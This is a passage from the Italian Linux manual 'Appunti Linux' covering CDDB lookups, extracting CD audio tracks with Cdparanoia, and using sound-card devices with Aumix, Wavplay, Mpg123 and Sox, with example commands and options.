[1] TCD si dovrebbe trovare incluso anche nella raccolta degli applicativi di Gnome, e in tal caso, l'aspetto della versione grafica è un po' diverso rispetto a quanto si vede nelle figure riportate qui.

## 170.2 CDDB

CDDB è una società (CDDB Inc., <*http://www.cddb.com*>) il cui nome è tutto un programma: *Compact Disc Data Base*; in altri termini è la base di dati dei CD. Questa mette a disposizione la sua base di dati attraverso una serie di nodi di Internet. La cosa più interessante è che esiste un protocollo TCP apposito, che utilizza la porta 8880, con il quale si può interrogare il servizio utilizzando i pochi dati che fornisce il CD sui brani che contiene. Nella maggior parte dei casi l'interrogazione ha successo e su questa base sono stati realizzati una serie di programmi che permettono di conoscere cosa si sta ascoltando in modo quasi automatico.

Alcuni sistemi grafici integrati, come Gnome, utilizzano un programma client che si occupa di eseguire le interrogazioni per conto dei programmi che possono averne bisogno, come TCD (nella versione per Gnome). Nel caso di Gnome si tratta precisamente di **`cddbslave`**, il quale poi memorizza le informazioni nella directory `~/.cddbslave/`, su più file, mentre altri programmi potrebbero salvare le loro informazioni in file con nomi simili, per esempio `~/.cddb`.

Tanto per fare un esempio di come possa funzionare il meccanismo, si fa riferimento a TCD nella versione per Gnome. Sul pannello frontale, tra le varie icone se ne trova una che permette di accedere alla finestra di inserimento e modifica delle informazioni sulle tracce. Queste informazioni sono memorizzate naturalmente nella propria directory personale. Si vede questa finestra nella figura 170.3. In questo caso appaiono anche i titoli dei vari brani, se così non fosse, si potrebbe interrogare la base di dati CDDB, come suggerisce il tasto grafico nella parte bassa.





Figura 170.3: Finestra di accesso alle informazioni sulle tracce del CD musicale.

Il servizio offerto da CDDB Inc. avviene per mezzo di diversi nodi, in particolare <*http://us.cddb.com*> e <*http://uk.cddb.com*>. Tuttavia, il software che si utilizza dovrebbe essere già predisposto per interrogare correttamente questi indirizzi.

## 170.3 Tracce CDDA

Le tracce audio di cui si compone un CD musicale sono in pratica dei file audio in un formato particolare. Anche se con qualche difficoltà, è possibile estrarre queste tracce, e teoricamente si possono ricomporre masterizzando un nuovo CD.

È importante ricordare che l'acquisto di un CD non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora.

Qui viene mostrato a titolo didattico il modo in cui le tracce audio di un CD possono essere estratte. Tuttavia, utilizzare questa tecnica per memorizzare tali brani in una qualunque unità di memorizzazione vuol dire farne una «copia», cioè rappresenta un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa.

L'estrazione delle tracce da un CD non è necessariamente un'operazione illegale, anche se la prima idea che viene in mente a chiunque è quella di fare così delle copie digitali perfette. In certi casi può essere l'unico modo per riuscire ad ascoltare un CD attraverso un lettore in cui l'uscita audio non funziona; in ultima analisi potrebbe essere il modo per realizzare un sistema audio completamente digitale fino all'ultima fase del processo di elaborazione che si vuole attuare.

In generale, per estrarre le tracce audio da un CD si utilizza Cdda2wav o Cdparanoia. Il primo è ricco di funzionalità, ma è in grado di utilizzare solo con un gruppo relativamente ristretto di lettori, mentre il secondo è più spartano, ma è capace di gestire più tipi di lettori e in modo più preciso. Infatti, il problema più difficile dell'estrazione dei brani è quello di riuscire a individuarne correttamente l'inizio e la fine, oltre al problema di seguire correttamente la traccia senza salti.

## 170.3.1 Dispositivi

Quando si utilizzano applicativi come Cdda2wav o Cdparanoia per accedere direttamente alle tracce audio del lettore CD, è necessario che i file di dispositivo abbiano i permessi necessari, a meno che si voglia utilizzarli solo in qualità di utente **`root`**.

Di solito si fa riferimento a `/dev/cdrom` come collegamento simbolico al file di dispositivo corretto per il tipo di lettore di cui si dispone. Dal momento che gli applicativi in questione devono poter interagire con il lettore, nel caso questo sia di tipo SCSI è necessario prendersi cura anche del «dispositivo generico», in pratica di uno che corrisponde al modello `/dev/sg`*n*. Alcune distribuzioni GNU/Linux utilizzano una forma non standard per i nomi di questi file di dispositivo: `/dev/sga`, `/dev/sgb`,... In questi casi, è necessario creare anche i file corretti, o abbinare a questi dei collegamento simbolico opportuni. In generale, da quanto si legge nel *Linux allocated devices*, documento mantenuto da Peter H. Anvin e corrispondente al file `/usr/src/linux/Documentation/devices.txt`:

```
[...]
 21 char        Generic SCSI access
                  0 = /dev/sg0         First generic SCSI device
                  1 = /dev/sg1         Second generic SCSI device
                      ...

                Most distributions name these /dev/sga, /dev/sgb...;
                this sets an unnecessary limit of 26 SCSI devices in
                the system and is counter to standard Linux
                device-naming practice.
[...]
```

Naturalmente, `/dev/sg`*n* si abbina a `/dev/scd`*n*. Volendo creare per esempio il primo di questa serie, si può utilizzare il comando seguente:

```
# mknod /dev/sg0 c 21 0
```

Il dispositivo generico deve avere i permessi di scrittura se si vuole permettere a questi applicativi di funzionare.

## 170.3.2 Cdparanoia

Cdparanoia è in grado di estrarre le tracce audio di un CD in modo digitale, senza passare per l'elaborazione della scheda audio. Può generare diversi tipi di formati, tuttavia al principiante conviene un formato con intestazione, come il WAV RIFF. Si compone di un unico eseguibile, **`cdparanoia`**:

`cdparanoia [`⟨*opzioni*⟩`]` ⟨*intervallo-di-esecuzione*⟩ `[`⟨*file-da-generare*⟩`]`

La caratteristica più importante di questo applicativo sta nel fatto che è in grado di leggere e rileggere più volte le tracce audio in modo da escludere errori, attraverso il confronto delle letture successive.

A parte il caso in cui venga utilizzata l'opzione **`-B`**, è obbligatorio specificare l'intervallo di tracce e di tempo di registrazione. Semplificando al massimo, si tratta dell'intervallo di tracce espresso semplicemente nella forma $m$–$n$, dove $m$ è la traccia iniziale e $n$ quella finale. Nella pagina di manuale *cdparanoia(1)* si può leggere una spiegazione un po' più dettagliata che permette di individuare meglio la porzione desiderata.

Alcune opzioni

`-w` | `--output-wav`

Genera un formato WAV RIFF.

`-B | --batch`

Genera una serie di file, uno per ogni traccia.

`-Z | --disable-paranoia`

Disabilita il processo di rilettura e correzione degli errori.

Esempi

`$` **`cdparanoia -w 1 mio_file.wav`**

Crea il file `mio_file.wav` ottenuto dalla prima traccia del CD contenuto nel lettore.

`$` **`cdparanoia -w 1-2 mio_file.wav`**

Crea il file `mio_file.wav` ottenuto dalle prime due tracce del CD contenuto nel lettore.

`$` **`cdparanoia -w -B`**

Crea una serie di file, nella directory corrente, uno per ogni traccia del CD contenuto nel lettore. I file sono in formato WAV.

`$` **`cdparanoia -w 1 - | sox - .wav -t ossdsp /dev/dsp`**

Legge la prima traccia audio del CD contenuto nel lettore e la passa a un altro programma, attraverso una pipeline. Quel programma si occupa di convertire il formato in modo da poterlo inviare al dispositivo `/dev/dsp` che in pratica corrisponde a un ingresso digitale della scheda audio (viene mostrato nel prossimo capitolo).

> A parte la qualità della riproduzione che si ottiene, eventualmente anche pessima, questo esempio mostra in che modo si può prelevare una traccia audio per rielaborarla prima dell'ascolto, senza passare per l'uscita audio del CD.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Gestione della scheda audio

La scheda audio essenziale è semplicemente un mixer audio comprendente diversi ingressi e una o più uscite. I dispositivi più importanti relativi alla scheda audio sono `/dev/audio` e `/dev/dsp`. In particolare, il primo permette di trasmettere alla scheda dei file in formato digitale Sun, ovvero quelli che normalmente hanno l'estensione `.au`. Volendo gestire l'audio in modo diretto, attraverso questo file di dispositivo, occorre convertire i file audio nel formato Sun, e questo si ottiene di solito attraverso l'applicativo Sox. Nello stesso modo, leggendo da questo file di dispositivo, si ottiene un file in formato digitale Sun del segnale gestito o generato dalla scheda audio. In pratica:

```
$ cat mio_file.au > /dev/audio
```

questo comando serve a eseguire il file `mio_file.au`, mentre il prossimo

```
$ dd if=/dev/audio of=registratore.au bs=8k count=8
```

serve a registrare per otto secondi (ogni secondo è un blocco di 8 Kbyte) generando il file `registratore.au`.

## 171.1 Aumix

Aumix è un applicativo per la gestione delle funzionalità di miscelazione e di equalizzazione della scheda audio. Può essere usato in modo interattivo, e in questo caso il programma richiede lo schermo di un terminale a caratteri, oppure direttamente attraverso le opzioni della riga di comando. In particolare, nella modalità interattiva mostra solo i canali audio che possono essere controllati effettivamente.

> Il funzionamento di Aumix e degli altri programmi analoghi non è perfetto. Alle volte possono apparire dei controlli che di fatto non producono alcun risultato. Purtroppo questo dipende dalla qualità del codice scritto nel kernel per la gestione della scheda audio di cui si dispone.

### 171.1.1 Funzionamento interattivo di Aumix

La figura 171.1 mostra il funzionamento interattivo di Aumix, che si ottiene avviando l'eseguibile **`aumix`** senza indicare alcun argomento. In particolare si fa riferimento a una scheda audio SoundBlaster standard a 16 bit.

```
aumix  ++++++++++++++++++++++++++++++O+++<Vol      ++++++++++++O+++++++++++++
       ++++++++++++++++++++++++++++++O+++ Bass     ++++++++++++O+++++++++++++
Quit   ++++++++++++++++++++++++++++++O+++ Trebl    ++++++++++++O+++++++++++++
Load  PO+++++++++++++++++++++++++++++++++ Synth    ++++++++++++O+++++++++++++
Save   ++++++++++++++++++++++++++++++O+++ Pcm      ++++++++++++O+++++++++++++
Keys   O+++++++++++++++++++++++++++++++++ Spkr
Mute  PO+++++++++++++++++++++++++++++++++ Line     ++++++++++++O+++++++++++++
      RO+++++++++++++++++++++++++++++++++ Mic
      PO+++++++++++++++++++++++++++++++++ CD       ++++++++++++O+++++++++++++
       O+++++++++++++++++++++++++++++++++ Mix
       O+++++++++++++++++++++++++++++++++ IGain    ++++++++++++O+++++++++++++
       +++++++++++++++++O++++++++++++++++ OGain    ++++++++++++O+++++++++++++
       0             Level            100          L         Balance        R
```

Figura 171.1: Esempio del funzionamento di Aumix in modalità interattiva.

Tanto per rendersi conto di questa variabilità nell'apparenza di Aumix, si può osservare anche la figura 171.2 che mostra cosa accade con una vecchia scheda SoundBlaster a 8 bit.

I canali stereofonici hanno anche la possibilità di essere bilanciati, come si vede intuitivamente dalle figura. Per selezionare un canale si possono utilizzare i tasti [*freccia su*] e [*freccia giù*]; per passare alla regolazione del bilanciamento si può utilizzare il tasto di tabulazione, [*Tab*], e così anche per tornare indietro all'elenco dei canali. Infine i tasti [*freccia sinistra*] e [*freccia destra*] permettono di regolare il volume del canale o di cambiare il bilanciamento, a seconda di dove si trova il cursore. È interessante notare che anche il mouse funziona, se gestito attraverso il demone **`gpm`**.

A fianco di alcuni livelli di volume appare la lettera «P», oppure la lettera «R». La prima sta per *play*, mentre la seconda sta per *record*. In pratica, i canali contrassegnati con la lettera «P» rappresentano un segnale in ingresso nel mixer audio, diretti semplicemente all'amplificatore finale (le uscite normali della scheda audio). Invece, i canali contrassegnati con la lettera «R», oltre che essere diretti all'amplificatore finale,

```
aumix  +++++++++++++++++++++++++++++O+++<Vol       ++++++++++++O+++++++++++++
      PO++++++++++++++++++++++++++++++++++ Synth    ++++++++++++O+++++++++++++
Quit   +++++++++++++++++++++++++++++O+++ Pcm       ++++++++++++O+++++++++++++
Load  PO++++++++++++++++++++++++++++++++++ Line     ++++++++++++O+++++++++++++
Save  RO++++++++++++++++++++++++++++++++++ Mic
Keys  PO++++++++++++++++++++++++++++++++++ CD       ++++++++++++O+++++++++++++
Mute   0             Level            100          L        Balance        R
```

Figura 171.2: Aumix con una vecchia scheda a 8 bit.

sono utilizzati per la campionatura del segnale (di solito uno soltanto), ed è ciò che si riesce a leggere dal dispositivo `/dev/audio`.

Generalmente è solo il canale del microfono ad avere la sigla «R», e questo per ovvie ragioni. Tuttavia, è possibile modificare il comportamento di alcuni canali utilizzando la [ *barra spaziatrice* ], oppure il mouse (basta fare un clic sulla lettera per scambiarne il valore).

| Tastiera | Descrizione |
|---|---|
| pagina su, freccia su | Passa al canale precedente. |
| pagina giù, freccia giù | Passa al canale successivo. |
| Tab, Invio, >, < | Scambia tra la regolazione del livello e del bilanciamento. |
| +, freccia destra | Sposta il cursore a destra. |
| −, freccia sinistra | Sposta il cursore a sinistra. |
| \| | Centra il bilanciamento. |
| Spazio | Scambia la modalità di registrazione e di esecuzione. |
| S, s | Salva le impostazioni nel file di configurazione. |
| L, l | Carica le impostazioni dal file di configurazione. |
| K, k | Mostra un guida sull'uso della tastiera. |
| M, m | Azzera o ripristina il volume generale. |
| Esc, Q, q | Termina il funzionamento. |

Tabella 171.1: Alcuni comandi utili per l'uso di Aumix in modo interattivo.

### 171.1.2 Avvio di Aumix

`aumix [`⟨*opzioni-di-canale*⟩`] [`⟨*altre-opzioni*⟩`]`

L'eseguibile **`aumix`** è tutto ciò che compone l'applicativo omonimo. In modo particolare, le opzioni possono servire per regolare il volume di un certo canale (purché questo abbia una corrispondenza con la scheda audio disponibile effettivamente), oppure per conoscere il livello attuale o ancora per scambiare le modalità «R» (*record*) e «P» (*play*).

Alcune opzioni di canale

`-v` ⟨*percentuale*⟩|`q[uery]`

Definisce o richiede di conoscere il valore del volume generale, espresso in forma percentuale rispetto al massimo.

`-s` ⟨*percentuale*⟩|`q[uery]`

Definisce o richiede di conoscere il valore del volume del sintetizzatore, espresso in forma percentuale rispetto al massimo.

`-w` ⟨*percentuale*⟩|`q[uery]`

Definisce o richiede di conoscere il valore del volume «PCM», espresso in forma percentuale rispetto al massimo. Si tratta del volume dell'esecuzione di un brano contenuto in un file.

`-l` ⟨*percentuale*⟩|`q[uery]`|`R`|`P`

Definisce o richiede di conoscere il valore del volume della linea di ingresso esterna, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere **`R`** o la lettera **`P`**, si intende passare alla modalità di registrazione o a quella di esecuzione.

`-m` ⟨*percentuale*⟩|`q[uery]`|`R`|`P`

Definisce o richiede di conoscere il valore del volume del microfono, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere **`R`** o la lettera **`P`**, si intende passare alla modalità di registrazione o a quella di esecuzione.

`-c` ⟨*percentuale*⟩|`q[uery]`|`R`|`P`

Definisce o richiede di conoscere il valore del volume del canale relativo al lettore CD, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere **`R`** o la lettera **`P`**, si intende passare alla modalità di registrazione o a quella di esecuzione.

Altre opzioni generali

`-L`

Carica le impostazioni dal file di configurazione `~/.aumixrc`, e in sua mancanza dal file `/etc/aumixrc`.

`-q`

Interroga lo stato di tutti i canali esistenti e mostra il risultato attraverso lo standard output.

`-S`

Salva le impostazioni nel file `~/.aumixrc`.

Esempi

`$` **`aumix -v 70`**

Regola il volume generale al 70%.

`$` **`aumix -m 0 -l R`**

Regola il volume del canale microfonico a 0 e indica la linea di ingresso come canale in registrazione.

### 171.1.3 Configurazione

La configurazione di Aumix consiste semplicemente dei file `~/.aumixrc`. Il file di configurazione personale viene creato utilizzando l'eseguibile **`aumix`** con l'opzione **`-S`**, oppure quando il programma funziona in modalità interattiva, attraverso la pressione del tasto [*s*]. Il file di configurazione non viene caricato automaticamente: lo si può richiedere attraverso l'opzione **`-L`**, oppure attraverso il tasto [*l*].

Quando viene caricata la configurazione, se il file `~/.aumixrc` manca, Aumix fa riferimento a `/etc/aumixrc`, che potrebbe essere ottenuto semplicemente copiando una configurazione personale che si ritiene adatta a livello generale, in mancanza d'altro.

A titolo di esempio viene mostrato il contenuto di uno di questi file di configurazione, dove il significato delle righe che lo compongono dovrebbe essere intuitivo.

```
vol:76:76:P
synth:0:0:P
pcm:0:0:P
line:0:0:P
mic:0:0:R
cd:0:0:P
```

Alcune distribuzioni GNU/Linux utilizzano Aumix per memorizzare e ripristinare le regolazioni della scheda audio. In pratica, nella procedura di inizializzazione del sistema si fa in modo di salvare in un file, presumibilmente `/etc/.aumix`, i valori utilizzati per ultimi durante la fase di arresto, mentre dallo stesso file vengono riletti durante la fase di avvio.

## 171.2 Esecuzione e registrazione di brani campionati

Per verificare il funzionamento del sistema di registrazione e di riproduzione di brani campionati, si possono usare direttamente i dispositivi `/dev/audio` e `/dev/dsp`. Entrambi permettono di leggere il risultato di una campionatura e di riprodurre gli stessi brani se questi vengono scritti sugli stessi dispositivi.

Il primo dei due file di dispositivo, `/dev/audio`, fa riferimento al formato standard della Sun, semplificato al massimo. I file audio con questo formato hanno normalmente l'estensione `.au`. Il secondo, `/dev/dsp`, rappresenta un formato audio grezzo.

Per «registrare» da questi dispositivi, basta leggerli e inviare ciò che si ottiene verso un file normale. Lo stesso file può essere diretto al dispositivo attraverso cui è stato generato, ottenendone la riproduzione. Tuttavia, per registrare occorre selezionare un canale dalla scheda audio, specificando che per questo è abilitata la registrazione. In generale si può trattare del canale microfonico, di quello del CD e della linea di ingresso esterna. In pratica, utilizzando Aumix, si tratta di avviare l'eseguibile **`aumix`** con l'opzione **`-m`**, **`-c`** o **`-l`**, rispettivamente, con l'argomento **`R`**. In queste condizioni, ogni 8 Kbyte corrispondono a un secondo di riproduzione audio, di conseguenza, si può utilizzare uno dei due comandi seguenti per campionare e memorizzare per un minuto in un file.

$ **dd if=/dev/audio of=registratore.au bs=8k count=60**

$ **dd if=/dev/dsp of=registratore bs=8k count=60**

Per riprodurre questi file, si devono utilizzare gli stessi dispositivi da cui sono stati generati. Rispettivamente, valgono i due comandi seguenti.

$ **cat registratore.au > /dev/audio**

$ **cat registratore > /dev/dsp**

# 171.3 Wavplay

Wavplay è un pacchetto per l'esecuzione e la registrazione di file audio in formato WAV (quello tipico di MS-Windows). Non si tratta di qualcosa di eccezionale, ma è almeno uno strumento funzionale che permette di non dover lavorare direttamente con i file di dispositivo.

| Purtroppo, Wavplay non funziona con tutti i tipi di scheda audio. In generale dovrebbe andare bene con quelle i cui driver appartengono alla serie «OSS». |
|---|

## 171.3.1 $ wavplay, wavrec

`wavplay [`⟨*opzioni*⟩`]` ⟨*file-wav*⟩`...`

`wavrec [`⟨*opzioni*⟩`]` ⟨*file-wav*⟩

Come si può intuire, **wavrec** registra, mentre **wavplay** esegue i file WAV. Le opzioni di questi due programmi eseguibili sono in parte uguali.

### Alcune opzioni

`-s` ⟨*frequenza-campionatura*⟩

In registrazione permette di definire la frequenza della campionatura. Il valore predefinito è di 22050 Hz. Utilizzando frequenze maggiori si migliora la qualità della registrazione, aumentando proporzionalmente le dimensioni del file che si genera.

In esecuzione, permette di modificare la velocità di ascolto. In pratica, utilizzando una frequenza di campionatura inferiore a quella utilizzata per registrare, si ottiene un'esecuzione rallentata, e di conseguenza il contrario aumentando la frequenza. In generale, per eseguire un brano alla sua velocità naturale, non occorre specificare questa opzione.

`-S`

Richiede espressamente una registrazione o un'esecuzione stereofonica.

`-M`

Richiede espressamente una registrazione o un'esecuzione monofonica.

`-b 8|16`

Permette di specificare espressamente la dimensione in bit di ogni campione. Si può scegliere solo tra i valori 8 e 16.

`-t` ⟨*n-secondi-registrazione*⟩

Permette di fissare la durata della registrazione (non si usa per l'esecuzione).

`-i`

Riguarda solo **wavplay** e fa sì che si limiti a mostrare le caratteristiche del file, senza eseguirlo.

### Esempi

$ **wavrec -b 8 -S -t 60 mio_file.wav**

Registra nel file `mio_file.wav` ciò che proviene dalla scheda audio (si deve utilizzare un programma come Aumix per selezionare un segnale in registrazione), con campioni di 8 bit, in stereofonia, per una durata di 60 secondi. La frequenza di campionamento è quella predefinita.

$ **wavrec -b 8 -S -t 60 -s 20000 mio_file.wav**

Come nell'esempio precedente, specificando una frequenza di campionamento di 20000 Hz.

$ **wavplay mio_file.wav**

Esegue il file `mio_file.wav`.

$ **wavplay -s 10000 mio_file.wav**

Esegue il file `mio_file.wav` a una data frequenza di campionamento, in modo da alterarne la velocità di esecuzione (seguendo gli esempi già visti, la velocità viene dimezzata).

### 171.3.2 $ xltwavplay

Wavplay si compone anche dell'eseguibile **`xltwavplay`**, a volte distribuito in un pacchetto separato, che si comporta da programma frontale grafico per **`wavplay`** e **`wavrec`**. In pratica, utilizza il sistema grafico X per comandare **`wavplay`** e **`wavrec`** in modo più gradevole rispetto alla solita riga di comando.





Figura 171.3: Aspetto del programma frontale di Wavplay.

L'unico problema di **`xltwavplay`** sta nel fatto che utilizza le librerie LessTif, e queste non funzionano ancora perfettamente.

## 171.4 Mpg123

Mpg123 è un applicativo specializzato per l'esecuzione di brani memorizzati in formato MP3. È difficile trovarlo nelle distribuzioni GNU/Linux a causa della sua licenza, che per quanto «libera» pone qualche limitazione alla distribuzione. Mpg123 si compone in pratica solo dell'eseguibile omonimo: **`mpg123`**.

`mpg123 [`⟨*opzioni*⟩`]` {⟨*file-mp3*⟩ | ⟨*uri-http*⟩}

L'eseguibile in questione è ricco di opzioni e di possibilità; tuttavia dovrebbe bastare l'indicazione del file MP3 come unico argomento per iniziare la sua esecuzione attraverso la gestione dell'audio del sistema operativo (in pratica si arrangia a inviare i dati al dispositivo `/dev/audio` o `/dev/dsp`, che deve avere i permessi necessari).

Una particolarità di Mpg123 è quella di poter caricare direttamente un file attraverso il protocollo HTTP. Per esempio:

$ **mpg123 mio_file.mp3**

avvia l'esecuzione del file `mio_file.mp3`, mentre:

$ **mpg123 "http://www.brot.dg/brano.mp3"**

esegue direttamente il file che si ottiene dall'URI `http://www.brot.dg/brano.mp3`. Eventualmente, per questo è possibile servirsi anche di un proxy. Per maggiori dettagli si può consultare la pagina di manuale relativa: *mpg123(1)*.

# 171.5 Sox

Sox è attualmente lo strumento più importante di conversione di file audio. In linea di massima, Sox è in grado di convertire da un formato a un altro, anche se i passaggi da una frequenza di campionatura a un'altra non danno risultati ottimi, e inoltre riesce a introdurre degli effetti interessanti.

Meritano attenzione alcuni effetti che Sox permette di introdurre attraverso la rielaborazione digitale del segnale: è possibile estrarre solo una porzione delle frequenze audio; si possono introdurre effetti di eco e di vibrato; è possibile invertire il brano.

Una particolarità di Sox è quella di distinguere i formati audio in base all'estensione dei nomi dei file (in quasi tutti i casi). La tabella 171.2 riporta l'elenco di alcuni di questi; per un elenco completo e una descrizione più dettagliata si può consultare la pagina di manuale *sox(1)*.

| Estensione/tipo | Descrizione |
|---|---|
| .8svx | Amiga 8SVX. |
| .au | AU della Sun Microsystems. |
| .dat | Audio espresso in formato testo. |
| .smp | TurtleBeach MediaVision. |
| .voc | SoundBlaster VOC. |
| .wav | MS-Windows WAV RIFF. |
| ossdsp | Formato del dispositivo `/dev/dsp`. |

Tabella 171.2: Alcuni dei formati audio gestiti da Sox.

## 171.5.1 $ sox

`sox` [⟨*opzioni-generali*⟩] [⟨*opzioni-di-formato*⟩] ⟨*file-in-ingresso*⟩ [⟨*opzioni-di-formato*⟩] ⟨*file-in-ingresso*⟩ [⟨*effetti*⟩]

**`sox`** è l'eseguibile che svolge tutto il lavoro dell'applicativo Sox. Purtroppo la sintassi è un po' confusa, e lo schema che si vede qui è già una semplificazione di quella completa. In generale è necessaria l'indicazione di un file in ingresso e di uno in uscita. Per stabilire il formato di un file si fa riferimento all'estensione utilizzata nel nome; eventualmente si possono realizzare anche delle pipeline indicando un trattino orizzontale (**`-`**) al posto del nome del file corrispondente (in ingresso o in uscita), però in questo caso occorre indicare un'opzione apposita per specificare il formato a cui si fa riferimento.

Le opzioni di formato si applicano al file indicato subito dopo; in pratica, quelle che appaiono prima del file in ingresso, si riferiscono a questo, mentre quelle indicato dopo il file in ingresso, riguardano il file in uscita.

Gli effetti che Sox è in grado di generare si indicano attraverso delle parole chiave collocate alla fine della riga di comando, dopo l'indicazione del file in uscita.

Alcune opzioni generali

`-V`

Emette una serie di informazioni sulle fasi del processo di elaborazione. Serve per avere un rapporto chiaro delle trasformazioni che sta applicando Sox.

`-v` ⟨*volume*⟩

Permette di cambiare il volume del segnale. Il valore 1.0 rappresenta il livello iniziale: valori inferiori diminuiscono il volume, mentre valori superiori lo aumentano.

Alcune opzioni di formato

`-t` ⟨*tipo-di-file*⟩

Permette di specificare il formato del file successivo (in ingresso o in uscita), attraverso una stringa che rappresenta l'estensione normale di questo (**`.au`**, **`.wav`**, ecc.).

`-r` ⟨*frequenza-di-campionamento*⟩

Permette di specificare la frequenza di campionamento del file successivo (in ingresso o in uscita), attraverso l'indicazione di un numero che rappresenta la frequenza in Hz. In generale, è più probabile l'utilizzo di questa opzione in riferimento a un file in uscita.

`-c` ⟨*n-canali*⟩

Permette di specificare il numero di canali audio del file successivo (in ingresso o in uscita). Come si può intendere, 1 rappresenta un file monofonico, 2 stereofonico, e 4 quadrifonico.

Alcune opzioni che rappresentano un effetto

`band` ⟨*frequenza-centrale*⟩ ⟨*ampiezza*⟩

Applica un filtro passa-banda. Gli argomenti di questa opzione sono valori numerici che si riferiscono a una frequenza in Hz.

`highp` ⟨*frequenza-filtro*⟩

Applica un filtro passa-alto a partire dalla frequenza indicata come argomento. In pratica, le frequenze inferiori risulteranno molto attenuate.

`echo` ⟨*ritardo*⟩ ⟨*volume*⟩

Inserisce un effetto eco in cui il ritardo è espresso in secondi, e il volume è riferito all'unità, per cui si utilizzano normalmente dei valori inferiori a 1 per indicare un'attenuazione relativa.

`vibro` ⟨*velocità*⟩ ⟨*profondità*⟩

Inserisce un effetto vibrato. La velocità indica la frequenza della vibrazione nel volume del segnale, mentre la profondità indica il volume dell'oscillazione di questo.

`reverse`

Inverte il corso del brano. Potrebbe servire in particolare per scoprire dei messaggi nascosti che siano stati introdotti ad arte nel segnale audio.

Esempi

$ **`sox prova.wav prova-vibrato.wav vibro 5 0.7`**

Legge il file `prova.wav` (di tipo WAV, data l'estensione) e lo trasforma nel file `prova-vibrato.wav`, mantenendo le stesse caratteristiche riguardo alla campionatura, ma aggiungendo un effetto vibrato.

$ **`sox prova.wav prova-eco.wav echo 1 0.7`**

Legge il file `prova.wav` (di tipo WAV, data l'estensione) e lo trasforma nel file `prova-eco.wav`, mantenendo le stesse caratteristiche riguardo alla campionatura, ma aggiungendo un effetto eco.

$ **`sox prova.wav prova-1000.wav band 1000 500`**

Legge il file `prova.wav` (di tipo WAV, data l'estensione) e lo trasforma nel file `prova-1000.wav`, mantenendo le stesse caratteristiche riguardo alla campionatura, ma filtrando il segnale in modo da selezionare in particolare le frequenze da 750 Hz a 1250 Hz.

$ **`sox prova.wav -t .wav - band 1000 500 > prova-1000.wav`**

Come nell'esempio precedente, ma in questo caso il file in uscita viene ottenuto attraverso lo standard output, e per questo occorre specificare il tipo con l'opzione **`-t`**.

> Non vengono mostrati esempi in cui si cambia il formato dei file audio, perché si tratta di un'operazione delicata e per questo è meglio leggere la documentazione originale. In particolare, non conviene tentare di ridurre la frequenza di campionatura, perché di solito il risultato è pessimo.

## 171.5.2 $ play, rec

